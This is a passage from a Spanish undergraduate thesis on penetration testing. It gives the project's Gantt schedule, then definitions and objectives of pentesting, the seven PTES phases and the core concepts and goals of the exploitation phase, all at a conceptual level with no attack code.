



Ilustración 12 - Diagrama de Gantt gráfico (Parte IV)



Nombre	Duración	Fecha de inicio	Fecha de fin
PEC-4 - Memoria Final	34	10/5/23	12/6/23
Análisis Final de Datos	6	10/5/23	15/5/23
Tabla Comparativa de Exploits	4	16/5/23	19/5/23
Conclusiones	5	20/5/23	24/5/23
Análisis de Posibles Mejoras	1	25/5/23	25/5/23
Redacción Final de la Memoria	18	26/5/23	12/6/23
Revisar y Entregar PEC-4	0	13/6/23	13/6/23
PEC-5 - Presentación en Vídeo	6	14/6/23	19/6/23
Creación del Vídeo	2	14/6/23	15/6/23
Creación de la Presentación	4	16/6/23	19/6/23
Revisar y Entregar PEC-5	0	20/6/23	20/6/23
PEC-6 - Defensa	11	26/6/23	6/7/23
Lectura y Comprensión de las Preguntas	11	26/6/23	6/7/23
Respuesta a las Preguntas Planteadas	0	7/7/23	7/7/23
Transversal - Búsqueda y Clasificación de Información	106	1/3/23	14/6/23
Transversal - Lectura y Comprensión del Material Docente	118	1/3/23	26/6/23
Transversal - Lectura y Comprensión del Material Propio	106	1/3/23	14/6/23
Transversal - Gestión Diagrama de Gannt	129	1/3/23	7/7/23
Transversal - Gestión de Bibliografía	106	1/3/23	14/6/23
Transversal - Instalación y/o Configuración de Herramientas	129	1/3/23	7/7/23

Ilustración 13 - Diagrama de Gantt gráfico (Parte V)

14. PENTESTING

En este punto se tratarán varios aspectos relacionados con el *pentesting,* también conocido como prueba de penetración, de tal forma que sirva como punto de partida para estudiar una de las fases más importantes de una prueba de penetración, la fase de *exploiting*, junto con el estudio de uno de los elementos más destacados e interesantes dentro de dicha fase, los *exploits*.

14.1. Introducción

Según una de las definiciones proporcionadas por el INCIBE (Instituto Nacional de Ciberseguridad), el *pentesting* [21] consiste en la simulación de un ataque a un sistema *software* o *hardware* con el objetivo de encontrar vulnerabilidades para prevenir ataques externos. El INCIBE también indica que un *pentesting [22]* se trata de un conjunto de ataques simulados dirigidos a un sistema informático con una única finalidad: detectar vulnerabilidades para que sean corregidas y no puedan ser explotadas.

Uno de los autores del libro "Metasploit para pentesters", Pablo González Pérez, indica que un test de intrusión [23] es un método que evalúa el nivel de seguridad de una red de equipos o sistemas informáticos. Durante dicho test se realizará una simulación de un posible ataque informático con fines maliciosos, tanto desde dentro de la organización objeto como desde fuera de ella. Además, el test de intrusión conlleva un análisis sobre los sistemas para encontrar información sobre posibles vulnerabilidades.

Georgia Weidman, autora el libro "Penetration Testing", indica que un *pentesting* [24] implica simular ataques reales para evaluar el riesgo asociado con posibles brechas de seguridad. En dicho test, los *pentesters* no solo descubren vulnerabilidades que podrían ser utilizadas por los atacantes, sino que también las explotan, cuando es posible, para evaluar lo que los atacantes podrían obtener después de una explotación exitosa. Se trata pues tanto de detectar vulnerabilidades como de recomendar sus posibles soluciones para prevenir que los atacantes exploten dichas vulnerabilidades del sistema.

Los *pentesters* partirán de un cierto nivel de información inicial [25] sobre el objetivo al que se le desea realizar un *pentesting*. En caso de que no se disponga de ningún tipo de información inicial diremos que se trata de un test de "caja negra". En caso de que se disponga de cierta información detallada o importante se dirá que se trata de un test de "caja blanca". Por último, en caso de que se disponga de cierta información no muy importante o no muy detallada se dirá que se trata de un test de "caja gris". La cantidad de información de la que se dispone *a priori* es la que determina el ámbito de la auditoria.

También se habla de tests de intrusión internos y externos [26]. El primero de ellos hace referencia a un *pentesting* realizado desde dentro de la organización simulando ser un usuario autorizado con un acceso estándar. El segundo de ellos se realiza desde fuera de la organización simulando ser un atacante real que no tiene ningún tipo de acceo a la organización. Es habitual entender este tipo de clasificación como que los test de intrusión internos son realizados desde la misma red de la organización, mientras que los externos son realizados desde una red ajena a la organización.

Es importante indicar que un *pentesting* puede ser realizado contra diferentes elementos de un determinado sistema objetivo. En este sentido, se habla de *pentesting* dirigido únicamente hacia servicios web, de tests de intrusión realizados únicamente para verificar la seguridad de las bases de datos, también existen pruebas de penetración realizadas únicamente contra elementos *hardware* en particular o incluso *pentesting* realizado específicamente para comprobar si los usuarios son vulnerables a técnicas denominadas *Social Engineering* o ingeniería social.

14.2. Objetivos

Conforme a la introducción realizada anteriormente, de manera clara se pueden deducir una serie de objetivos que un buen *pentesting* ha de conseguir. Sin embargo, existen otros objetivos que no son tan obvios y que se deben tener muy en cuenta a la hora de realizar nuestras pruebas de penetración. A continuación, se indican brevemente los objetivos más importantes que un *pentesting* ha de cumplir:

- Como primer objetivo, se debe realizar un contrato por escrito entre el cliente y el *pentester* indicando cual es el ámbito del *pentesting* de tal forma que se especifique claramente sobre qué elementos del sistema se realizará dicho *pentesting* y sobre cuales no se realizará baja ningún concepto.
- En dicho contrato también se ha de especificar de qué forma se realizará dicho *pentesting* de tal forma que el cliente sea consciente en todo momento de que tipo de pruebas se realizarán sobre sus sistemas. Esto es importante ya que de esta forma se podrá llegar a un acuerdo sobre hasta dónde se quiere llegar con el test de intrusión.
- Antes de realizar cualquier tipo ataque se debe evaluar previamente su impacto sobre la infraestructura de la organización de tal forma que las pruebas no interfieran con el buen funcionamiento de los sistemas de la organización.
- Identificar y reportar al cliente cualquier tipo de vulnerabilidad que se haya detectado fruto de la realización del *pentesting*. Da igual la criticidad que tenga dicha vulnerabilidad, se ha de reportar al cliente y únicamente al cliente.
- Una vez que se detecte una vulnerabilidad, se ha de evaluar la magnitud que la explotación de dicha vulnerabilidad tendría para la organización en caso de que un atacante real la pudiera explotar.
- Detectadas las vulnerabilidades, se habrá de indicar al cliente las medidas correctivas para paliar dicha vulnerabilidad de tal forma que se pueda solucionar esa brecha de seguridad detectada a través del *pentesting*.
- Una vez finalizado el *pentesting* se tendrán que realizar dos tipos de informes diferentes. El primero de ellos (*Executive Summary*), con bajo nivel técnico y sin entrar en muchos detalles, irá destinado a la directiva de la organización. El segundo de ellos (*Technical Report*), con alto nivel técnico y muy detallado, irá dirigido a los técnicos de la organización responsables de los sistemas sobre los cuales se ha realizado el *pentesting*.

14.3. Fases

Un *pentesting* se compone de una serie de fases o etapas que en cierta medida se retroalimentan entre sí durante todo el ciclo de vida del test de intrusión. Conforme a la información obtenida consultando varias fuentes, parece no existir unanimidad a la hora de identificar unívocamente las diferentes fases de un *pentesting*. Estas fuentes, en este sentido, se podría decir que no serían del todo fidedignas dado que no se basan en un estándar definido y adoptado por los profesionales de la seguridad y del *pentesting*.

Para solucionar esta problemática, el *Penetration Testing Execution Standard (PTES)* [27] establece un marco común para realizar pruebas de penetración tanto a las empresas como a los proveedores de servicios de seguridad, gracias a un lenguaje y un ámbito de aplicaciones comunes. Dicho marco ha sido desarrollado por un grupo de profesionales de la seguridad de la información provenientes de múltiples áreas de la industria.

Así pues, el Trabajo de Fin de Grado tomará como referencia las fases que el PTES establece a la hora de realizar un *pentesting*, tal y como se indica en la ilustración 14. Se indican a continuación brevemente las diferentes fases por su ejecución cronológica:

- *Pre-Engagement*: En esta primera fase se ha de especificar el alcance y las acciones a desarrollar. Es el punto de partida de todo test de intrusión y en él se debe llegar a un acuerdo sobre hasta dónde se quiere llegar. Se trata pues de formalizar un contrato entre el cliente y el *pentester* en el que se refleje el ámbito, el alcance, las ventanas de tiempo durante las cuales se realizarán las pruebas, la información de contacto, los permisos que el cliente otorga al *pentester* para realizar las pruebas, los términos y condiciones de pago, y otro tipo de cuestiones que se han de quedar plasmadas legalmente bajo el contrato.

- *Information Gathering*: En esta segunda fase se recolectará toda la información posible sobre la organización a auditar. Este tipo de información podrá ser obtenida por diversos medios tales como la ingeniería social, medios de comunicación, búsquedas globales en Internet utilizando varios buscadores o a través de la utilización de diferentes técnicas tales como *Google Hacking* [28], *Open Source Intelligence (OSINT)* [29] o *Footprinting* [30] entre otras. Toda la información recopilada sobre la organización es importante, en cuanto más mejor, dado que permitirá al *pentester* disponer de una visión global de la infraestructura de la organización.

- *Threat Modeling*: En esta etapa se analiza el contexto interno y/o externo de la organización en búsqueda de elementos que puedan ser utilizados para llevar a cabo los ataques. Sirve para caracterizar por una parte los activos que serán objeto de la auditoría, tanto desde el punto de vista de su valor para el negocio como desde el punto de vista de su participación en los procesos de la organización, y por otra a las propias amenazas, determinando los agentes de amenaza que puedan intervenir y la capacidad de cada uno de ellos. Con esta fase se podrán perfilar los diferentes tipos de ataques que se lanzarán en fases posteriores pudiendo priorizar más unos ataques a otros en base a su probabilidad de éxito.

- *Vulnerability Analysis*: Una vez realizada la recolección de información mediante la ejecución de las fases anteriores se estará a disposición de gran cantidad de información que se deberá analizar en búsqueda de vulnerabilidades existentes en el sistema. Se trata pues de descubrir fallos en los sistemas de información que puedan ser aprovechados por un atacante siendo estos fallos de diversa índole tales como malas configuraciones, diseños inseguros, versiones obsoletas, entre otros, debiendo ser pues identificados mediante diferentes técnicas. Una vez que se han identificado los posibles vectores o métodos de ataque con mayor viabilidad, habrá que reflexionar sobre como acceder al sistema, sobre como explotar y verificar esa vulnerabilidad.

- *Exploitation*: Esta fase resulta ser el alma del Trabajo de Fin de Grado expuesto y en ella se realiza la ejecución de diferentes mecanismos para lograr acceder a un sistema o recurso saltándose las restricciones de seguridad. En esta fase se intentan aprovechar las vulnerabilidades identificadas anteriormente para acceder a los activos considerados en la auditoria. Para ello, se utilizan *exploits* y ataques dirigidos de diferente tipo con el fin de explotar dichas vulnerabilidades y hacerse con el control de los sistemas. Es importante destacar que los *exploits* deben ser lanzados únicamente si se dispone de la certeza de que se obtendrá un resultado positivo. Lanzar los *exploits* a ciegas no es la mejor opción dado que generan ruido, no suele ser una acción productiva y, lo que es más importante, se pierde el control de lo que estamos haciendo.

- *Post Exploitation*: Esta fase resulta ser el alma gemela del Trabajo de Fin de Grado expuesto y en ella se preparan los mecanismos necesarios para garantizar la persistencia del acceso conseguido. También se llevan a cabo movimientos laterales cuyo objetivo no es otro que el otro que el de intentar lograr el control de otros activos de la organización al tiempo que se trata de obtener el mayor valor posible (escalada de privilegios) de los accesos conseguidos. Así pues, al inicio de esta fase ya se dispone de acceso a una máquina y lo que se pretende conseguir es intentar acceder a otras, utilizando la primera, que tengan un mayor peso en la organización para obtener información sensible de las mismas tales como cuentas de usuarios, credenciales, ficheros de interés, etc.

- *Reporting*: En esta última fase se han de generar dos tipos de informes en los que se especifiquen las conclusiones de las pruebas de penetración. Se ha de realizar un primer informe ejecutivo (*Executive Summary*) en el que se resuman los resultados obtenidos, el riesgo asociado y la propuesta de un plan de mitigación de dichos riesgo. Por otra parte, se ha de realizar un informe técnico detallado (*Technical Report*) donde se indiquen los resultados técnicos y metodológicos obtenidos durante el *pentesting*. Resulta importante comunicar todo el proceso que se ha ido realizando en la organización y el auditor debe ir documentando todas las acciones y procedimientos llevados a cabo durante el test de intrusión, cada fase debe estar documentada en mayor o menor medida. Ambos documentos deben explicar qué trabajo se ha realizado, cómo se ha realizado, qué herramientas y técnicas se han utilizado, y lo más importante, qué vulnerabilidades han sido descubiertas.

En la siguiente ilustración se pueden observar las siete fases indicadas anteriormente que constituyen un *pentesting* según el *Penetration Testing Execution Standard (PTES)*. En dicha ilustración se puede apreciar que existe una cierta retroalimentación entre ellas.




Ilustración 14: Fases de un Pentesting según el PTES

15. EXPLOTACION

En este punto se tratará en profundidad la fase del *pentesting* que el *Penetration Testing Execution Standard (PTES)* denomina como *Exploitation* la cual resulta ser el objetivo principal del Trabajo de Fin de Grado. Se estudiará lo que se realiza en esta fase, los objetivos y los tipos de herramientas y técnicas que se utilizan. Además, se dará una pincelada sobre los diferentes tipos de *exploits* que se pueden utilizar en esta fase de tal forma que posteriormente se pueda profundizar aún más en el estudio de los mismos.

15.1. Introducción

En la fase de explotación se utilizan diferentes métodos para lograr acceder a un sistema o recurso saltándose las restricciones de seguridad de los mismos. En esta fase se intentan aprovechar las vulnerabilidades identificadas en las fases anteriores del *pentesting* para acceder a los activos considerados en la auditoría. Para ello, se utilizan *exploits* y ataques dirigidos de diferente tipo con el fin de explotar dichas vulnerabilidades y hacerse con el control de los sistemas.

En esta fase se comprobará si las tareas de recogida de información y de análisis de vulnerabilidades que se realizaron en fases anteriores fueron correctas o si por el contrario no se realizaron de manera adecuada y nos encontramos en una condición de falso positivo o de falto negativo. Así pues, esta fase resulta ser una de las más importantes a la hora de realizar un *pentesting* dado que de ella dependerá la comprobación empírica de si el sistema es o no vulnerable.

Antes de continuar con el desarrollo teórico de esta fase de explotación, es preciso indicar una serie de conceptos que se deben quedar totalmente aclarados y definidos.

- *Exploit*: Un *exploit* [31] es un programa informático, una parte de un *software* o una secuencia de comandos que se aprovecha de un error o vulnerabilidad para provocar un comportamiento no intencionado o imprevisto en un *software*, *hardware* o en cualquier dispositivo electrónico. Estos comportamientos incluyen, por lo general, la toma del control de un sistema, la concesión de privilegios de administrador o el lanzamiento de otros tipos de ataques.

- Vulnerabilidad: Una vulnerabilidad o *bug* [32] es el resultado de un fallo de programación durante su creación o implantación. Este fallo es algo lógico ya que las aplicaciones son creadas por humanos. Por lo general este hecho ocurre en la etapa de implementación del *software*, pero el fallo puede haberse introducido en cualquier de las etapas del ciclo de vida de un *software*.

- *0-Day Exploit*: Un *exploit* de día cero [33] tiene una particularidad muy importante en comparación con los otros tipos de *exploits*. Esta característica no es otra que la vulnerabilidad de la que se aprovecha este *exploit* es desconocida por los usuarios y por el fabricante del producto. En este tipo de *exploits* aparece una ventana temporal entre el tiempo en el que se publica la amenaza o *exploit* y el tiempo en el que aparecen los códigos que corrigen dicha vulnerabilidad.

- *Payload*: Un *payload* [34] es la parte del código de un *exploit* que tiene el objetivo de ejecutarse en la máquina víctima para realizar una acción, generalmente, maliciosa. No es más que una serie de instrucciones que el *exploit* se encarga de inyectar y hacer que se ejecuten por la máquina vulnerada. Estas instrucciones de código pueden implementar una *Shell*, añadir un usuario al sistema, descargar un archivo para posteriormente ejecutarlo, etc. Así pues, los *payloads* implementan diversas acciones, siendo unas más conocidas que otras.

Así pues, en esta fase se tratará de explotar una vulnerabilidad existente en algún elemento *software* o *hardware* del sistema que se esté auditando. La explotación de dicha vulnerabilidad permitirá utilizar una serie de acciones en la máquina vulnerable las cuales pueden ser de diversa índole.

La palabra *exploit* proviene del verbo inglés *to exploit* [35] (aprovechar o explotar). Tal y conforme se ha indicado anteriormente, un *exploit* es un código escrito con el objetivo de aprovecharse de una fallo en la implementación de un aplicativo y la intención de obtener ciertos privilegios tras la explotación. Por ejemplo, causar la caída de la aplicación, la modificación de los datos que maneja, el control de la máquina donde se está ejecutando la aplicación, entre otros.

El objetivo [36] de un *pentester* a la hora de utilizar un *exploit* es conseguir el máximo de dicha acción, es decir, el control de la máquina remota. Esta acción se logra cuando se consigue ejecutar código arbitrario en la máquina remota a través del *exploit*. Este código que se ejecuta se denomina *payload* el cual puede estar desarrollado en diferentes lenguajes de programación tales como *C*, *Ruby*, *Java* o *Python*, entre otros.

Las vulnerabilidades [37] existen principalmente como resultado de un fallo de programación o bien por una mala configuración del *software* vulnerable. En este sentido, es importante indicar que existen diferentes tipos de vulnerabilidades las cuales dan como resultado la aparición de los diferentes tipos de *exploits* que se estudiarán más adelante durante el desarrollo de este Trabajo de Fin de Grado.

15.2. Objetivos

Los objetivos de la fase de explotación de un *pentesting* cubren casi la totalidad de los objetivos generales marcados en la definición de un test de intrusión. En este sentido, se debe indicar que los principales objetivos de esta fase son los siguientes:

- Obtener acceso no autorizado: Resulta ser el objetivo principal de esta fase la cual intenta conseguir acceso a los sistemas, aplicaciones, elementos o redes sin disponer de los permisos o credenciales requeridos para ello con el fin de demostrar la capacidad de un ataque real.
- Explotar vulnerabilidades: Una vez identificadas en fases anteriores las vulnerabilidades y debilidades del sistema, se pretende que en esta fase el *pentester* pueda explotar dichas vulnerabilidades de manera satisfactoria a través de la ejecución de código malicioso, la manipulación de datos o la elevación de privilegios, entre otros, para acceder a los recursos protegidos del sistema.
- Evaluar las defensas del sistema: Uno de los objetivos principales de esta fase resulta ser la evaluación de los diferentes sistemas de defensa que existen en el sistema en cuestión para poder determinar su efectividad y verificar si éstos pueden ser eludidos. Estos sistemas pueden ser de diversa índole tales como *firewalls*, sistemas de detección de intrusiones (IDS), sistemas de prevención de intrusiones (IPS), *proxies* de cualquier tipo, antivirus, *antimalware* o sistemas de protección EDR, entre otros.
- Documentar las vulnerabilidades: Es de vital importancia documentar todas y cada una de las vulnerabilidades encontradas en el sistema para luego incluir dichos reportes en los informes técnicos y ejecutivos del *pentesting*. Se han de registrar los pasos, las técnicas y los resultados obtenidos durante la explotación de dichas vulnerabilidades.
- Ceñirse al contrato: Puede parecer que este aspecto no es un objetivo dentro de la fase de explotación. Sin embargo, resulta de vital importancia ceñirse al contrato previamente pactado con el cliente en lo referente al alcance, horarios e impacto en los sistemas de producción del cliente a la hora de intentar explotar cualquier elemento del sistema.

- Identificar otros vectores de ataque: Se puede utilizar la fase de explotación también para identificar otros posibles vectores de ataque no detectados en fases anteriores del *pentesting*. Por ejemplo, una vez explotada una vulnerabilidad, ésta nos puede dar pie a la explotación de otro tipo de vulnerabilidad diferente.

- Acceso a datos confidenciales: A través de la explotación de una vulnerabilidad se podría acceder en algunas ocasiones a datos sensibles tales como cuentas de usuario, contraseñas o ficheros confidenciales, entre otros. Dependiendo del tipo de datos al que se acceda, éstos tendrán una mayor o menor confidencialidad y una mayor o menor criticidad.

- Pruebas avanzadas: En esta fase de explotación se pueden realizar pruebas de explotación más avanzadas y complejas que las ejecutadas durante el periodo inicial de dicha fase. Es decir, una vez ejecutadas las primeras técnicas, éstas podrán dar pie a la ejecución de técnicas avanzadas tales como la evasión de las detecciones, manipulación de protocolos o habilitación de la persistencia del ataque, entre otras.

- *Advanced Persistent Threat (APT)*: Una amenaza persistente avanzada se trata de un conjunto de técnicas que se utilizan con la intención de realizar un ataque avanzado, a través de múltiples vectores de ataque, continuado en el tiempo y contra un objetivo determinado.

- Evaluar las capacidades de recuperación de los sistemas afectados: Esta fase también se puede utilizar para evaluar la capacidad de recuperación de los sistemas explotados una vez que éstos han sido atacados satisfactoriamente. En este sentido toman importancia los procedimientos de respuesta a incidentes de ciberseguridad [38], los de recuperación ante desastres [39] y los de análisis forense digital [40].

